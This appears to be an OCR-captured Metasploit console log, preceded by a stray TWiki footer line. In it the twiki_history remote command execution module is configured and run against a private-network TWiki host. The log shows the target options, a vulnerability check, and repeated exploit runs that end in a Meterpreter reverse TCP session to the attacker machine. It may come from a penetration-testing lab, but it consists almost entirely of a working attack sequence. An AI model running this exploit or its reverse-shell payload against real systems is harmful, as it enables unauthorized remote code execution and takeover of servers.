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
Ideas, requests, problems regarding TWiki? Send feedback.



```
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > check

[*] Attempting to delete /twiki/bin/mEP52jjYaD5K ...
[+] 192.168.1.40:80 - The target is vulnerable.
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (24772 bytes) to 192.168.1.40
[-] Failed to load extension: The core_loadlib request failed with result: 2323644418.
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:49070) at 2023-06-06 15:20:15 +0200
```